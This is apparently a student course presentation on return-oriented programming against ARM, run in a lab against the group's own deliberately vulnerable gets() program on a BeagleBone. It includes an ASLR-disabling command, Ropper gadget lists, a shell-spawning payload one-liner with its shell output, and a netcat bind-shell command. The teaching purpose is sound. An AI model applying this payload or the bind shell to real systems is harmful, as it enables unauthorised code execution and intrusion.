Return-Oriented-Programming (ROP) on ARM

ENPM-809I
Group 5 - Farzin Nabili, Khoa Nguyen, Pankul Garg, Shoumit Karnik

Overview

Buffer overflow: simple explanation

Disable ASLR: $ echo 0 > /proc/sys/kernel/randomize_va_space

Compile: $ gcc group5.c -o group5

gets(buffer) is insecure - no length check

Sending more than 64 bytes corrupts the *lr* register saved on the stack.

To confirm, we added a win() function. Overflowing the buffer and corrupting the stack, we replace *lr* with the address of win() which executes win().

esslp@ubuntu: ~/workspace/embedtools

```
  GNU nano 2.2.6        File: group5.c          Modified

#include <stdio.h>
#include <string.h>

int win()
{
        //system("/bin/sh");
        //execve("/bin/sh", 0, 0);
       //system("/bin/nc -nlvp 4444 -e /bin/sh");
}


void main(int argc, char **argv)
{

        char buffer[64];

        gets(buffer);
}


^G Get He^O WriteO^R Read F^Y Prev P^K Cut Te^C Cur Po
^X Exit  ^J Justif^W Where ^V Next P^U UnCut ^T To Spe
```

What is ROP?

Buffer overflow exploitation technique

- Uses existing code in application & in shared libraries
- Gadgets: instructions to be chained together to complete a task
- No need for shellcode in buffer

Why uses ROP?

- Circumvents exploit prevention strategies like Data Execution Prevention (DEP) and protected stack

What are Gadgets?

Gadgets are small instruction sets which help us achieve a small functionality.

For example:

pop {r7,pc}

This is a gadget which pops values from the top of the stack and populates r7 and PC respectively. We can also chain this gadget with another gadget because we are populating PC with the value from the stack, so we can put the address of the next gadget on the stack and this pop will put the address in the PC which will start executing the next gadget.

Disassemble with GDB
Load address of Libc

```
gef> disassemble main
Dump of assembler code for function main:
   0x00010418 <+0>:     push    {r7, lr}
   0x0001041a <+2>:     sub     sp, #72 ; 0x48
   0x0001041c <+4>:     add     r7, sp, #0
   0x0001041e <+6>:     str     r0, [r7, #4]
   0x00010420 <+8>:     str     r1, [r7, #0]
   0x00010422 <+10>:    add.w   r3, r7, #8
   0x00010426 <+14>:    mov     r0, r3
   0x00010428 <+16>:    blx     0x102e8
   0x0001042c <+20>:    adds    r7, #72 ; 0x48
   0x0001042e <+22>:    mov     sp, r7
   0x00010430 <+24>:    pop     {r7, pc}
End of assembler dump.
```

```
gef> info proc mappings
process 2627
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
           0x10000    0x11000     0x1000        0x0 /home/embed/group5
        0xb6ed2000 0xb6fad000    0xdb000        0x0 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbc000 0xb6fbe000     0x2000    0xda000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbe000 0xb6fbf000     0x1000    0xdc000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbf000 0xb6fc2000     0x3000        0x0
        0xb6fd7000 0xb6fee000    0x17000        0x0 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xb6ff8000 0xb6ffb000     0x3000        0x0
        0xb6ffb000 0xb6ffc000     0x1000        0x0 [sigpage]
        0xb6ffc000 0xb6ffd000     0x1000        0x0 [vvar]
        0xb6ffd000 0xb6ffe000     0x1000        0x0 [vdso]
        0xb6ffe000 0xb6fff000     0x1000    0x17000 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xb6fff000 0xb7000000     0x1000    0x18000 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xbefdf000 0xbf000000    0x21000        0x0 [stack]
        0xffff0000 0xffff1000     0x1000        0x0 [vectors]
gef>
```

The goal of this exploit is to chain gadgets in order to provide a shell.

We will be using the system call execve to spawn shell: execve("/bin/sh", 0, 0)

To call execve, we need to set some registers as mentioned in the system table call here.

R7 = 0xb (11) → execve()

R0 = address of the filename ("/bin/sh")

R1 = argv → 0

R2 = envp → 0

esslp@ubuntu: ~/workspace/embedtools

```
0x000900a4: vtbl.8 d2, {d11}, d0; blt #0x900bc; mov r0, r4; pop {r4, r5, r6, pc};
0x0004f072: vtbl.8 d22, {d15}, d3; bic r3, r3, #0x30; str r3, [r0]; bx lr;
0x00093836: vtbl.8 d22, {d4}, d16; blx r5;
0x0008c2ba: vtbl.8 d30, {d15, d16}, d29; blx lr;
0x000a7dc2: nop; adds r0, #9; bic r0, r0, #7; adds r0, #0xc; bx lr;
0x000af97e: nop; bx lr;
0x00027946: nop; bx pc;
0x0001788a: nop; bx r2;
0x00027d72: nop; bx r8;
0x00093d02: nop; cbz r0, #0x93d08; b #0x93820; bx lr;
0x000b428e: nop; cbz r2, #0xb4294; b #0xb3fac; movs r0, #1; bx lr;
0x0007091e: nop; ldr r0, [r0, #0x14]; bx lr;
0x0009b702: nop; ldr r2, [r0, #8]; cbz r2, #0x9b70c; movs r0, #0; bx lr;
0x00018906: nop; ldr r3, [pc, #4]; add r3, pc; ldr r0, [r3]; bx lr;
0x00089e16: nop; ldrh r3, [r0]; movs r0, #0; strh r3, [r1]; bx lr;
0x000511d2: nop; mov.w r0, #-1; bx lr;
0x00051c06: nop; mov.w r0, #-1; mov.w r1, #-1; bx lr;
0x00051432: nop; movs r0, #0; bx lr;
0x000adb56: nop; movs r0, #2; bx lr;
0x000a043e: nop; pop {r1, r2, pc};
0x000603aa: nop; pop {r1, r2, r4, r5, pc};
0x0009208e: nop; pop {r1, r2, r4, r6, pc};
0x000212e2: nop; pop {r1, r2, r4, r6, r7, pc};
0x000212a6: nop; pop {r1, r3, r5, r7, pc};
0x000aef82: nop; pop {r2, r3, r4, pc};
0x000a7ca6: nop; pop {r3, r4, pc};
0x000a9f5e: nop; push {r3, lr}; bl #0x741a8; uxth r0, r0; pop {r3, pc};
0x000178dc: nop.w; push {r7, lr}; mov r7, ip; svc #0; pop {r7, pc};

9238 gadgets found
(ropper)
```

11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#arm-32_bit_EABI

Looking for gadgets....

- We used Ropper to search for gadgets in libc:
  - pop {r0,r1,r2,r5,r7,pc}
  - svc #0; pop {r7}; cmn.w r0; it lo; bxlo lr
- We found address of "/bin/sh" in libc.
- Add offset of 0xb6ed2000 to the addresses given by Ropper
- After setting up all the registers we need call svc.
- We can set up all the registers needed using these gadgets.

```
0x000026d0: pop {r0, r1, r2, r3, r4, r6, r7, pc};
0x0004634a: pop {r0, r1, r2, r3, r4, r7, pc};
0x00002a18: pop {r0, r1, r2, r3, r5, pc};
0x00046494: pop {r0, r1, r2, r3, r6, r7, pc};
0x000581bc: pop {r0, r1, r2, r4, r6, r7, pc};
0x0003bb54: pop {r0, r1, r2, r5, pc};
0x0000207a: pop {r0, r1, r2, r5, r7, pc};
0x00034046: pop {r0, r1, r3, r4, r5, pc};
0x00043e8e: pop {r0, r1, r3, r4, r5, r6, pc};
0x000188ac: pop {r0, r1, r3, r5, pc};
0x0005e984: pop {r0, r1, r3, r5, r6, pc};
0x00046332: pop {r0, r1, r3, r5, r7, pc};
0x00041450: pop {r0, r1, r3, r6, pc};
```

```
gef> grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/home/embed/group5'(0x10000-0x11000), permission=r-x
  0x1049a - 0x104a1 ->  "/bin/sh"
[+] In '/home/embed/group5'(0x20000-0x21000), permission=rw-
  0x2049a - 0x204a1 ->  "/bin/sh"
[+] In '/lib/arm-linux-gnueabihf/libc-2.19.so'(0xb6ed2000-0xb6fad000), permission=r-x
  0xb6f9f660 - 0xb6f9f667 ->  "/bin/sh"
gef>
```

```
0x000178e4: svc #0; pop {r7, pc};
0x00026084: svc #0; pop {r7}; cmn.w r0, #0x1000; it lo; bxlo lr;
0x000178dc: nop.w; push {r7, lr}; mov r7, ip; svc #0; pop {r7, pc};
```

Looking for gadgets....

Using ROPPER to get the gadgets.

```
esslp@ubuntu: ~/workspace/embedtools

Support/FAQ: http://elinux.org/Beagleboard:BeagleBoneBlack_Debian

default username:password is [debian:temppwd]

embed@192.168.7.2's password:
Last login: Sun Apr 26 14:11:00 2020 from 192.168.7.1
bash_profile: Sourcing bashrc

embed@beaglebone:~$ ropper
(ropper) help

Documented commands (type help <topic>):
========================================
arch      detailed     filter   imagebase  opcode    savedb    show
badbytes  disassemble  gadgets  jmp        ppr       search    string
close     edit         help     load       quit      set       type
color     file         hex      loaddb     ropchain  settings  unset

Undocumented commands:
======================
EOF  stack_pivot

(ropper)
```

```
embed@beaglebone:~/Ropper$ ropper
(ropper) file /lib/arm-linux-gnueabihf/libc-2.19.so
[INFO] File loaded.
(ropper) load
[INFO] Loading gadgets for section: PHDR
[LOAD] loading gadgets... 100%
[INFO] Loading gadgets for section: LOAD
[LOAD] loading gadgets... 100%
[INFO] deleting double gadgets...
[LOAD] clearing up... 100%
[INFO] gadgets loaded.
(ropper) gadgets
```


Building the payload

Stack setup diagram. We need to fill 68 bytes to overflow the buffer and corrupt the r7 register. After 68 bytes we will be corrupting the lr register.

We first place the address of our gadget which is pop {r0,r1,r2,r5,r7,pc}. This will pop values from the stack and populate the registers respectively.

We have setup the stack accordingly.


NOTE: We don't need the envp and argv so we pass in null for those two values.



Building the payload (continue)

Final payload:

- 68 As
- Addr of pop {r0,r1,r2,r5,r7,pc}
- Addr of /bin/sh for r0
- 4 NULL bytes for r1
- 4 NULL bytes for r2
- 4 random filler bytes for r5
- Value 11 (0xb) for r7 register
- Addr of svc #0



Profit

(python -c "print 'A'*68+'\x7b\x40\xed\xb6'+'\x60\xf6\xf9\xb6'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x0b\x00\x00\x00'+'\x85\x80\xef\xb6'";cat) | ./group5

```
esslp@ubuntu: ~/arm-linux-gnueabihf
embed@beaglebone:~$ (python -c "print 'A'*68+'\x7b\x40\xed\xb6'+'\x60\xf6\xf9\xb6'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'
+'\x0b\x00\x00\x00'+'\x85\x80\xef\xb6'";cat) | ./group5
whoami
embed
ls
Ropper  group5  group5.c  lab  labs  payload  payload1  payload2  payload3  payload4  payload5  payloadexit  test  test.c  test1  test1.c
pwd
/home/embed
```

Challenges

Interactive shell issues:

- ssh session caused I/O issues with the interactive shell
- At first, used “nc -nlvp 4444 -e /bin/sh” to verify shell
- Finally, found a trick: “(cat payload; cat) | ./group5

Problems connecting BBB to Internet

Relatively little experience with ARM before this course


ANY
QUESTIONS
...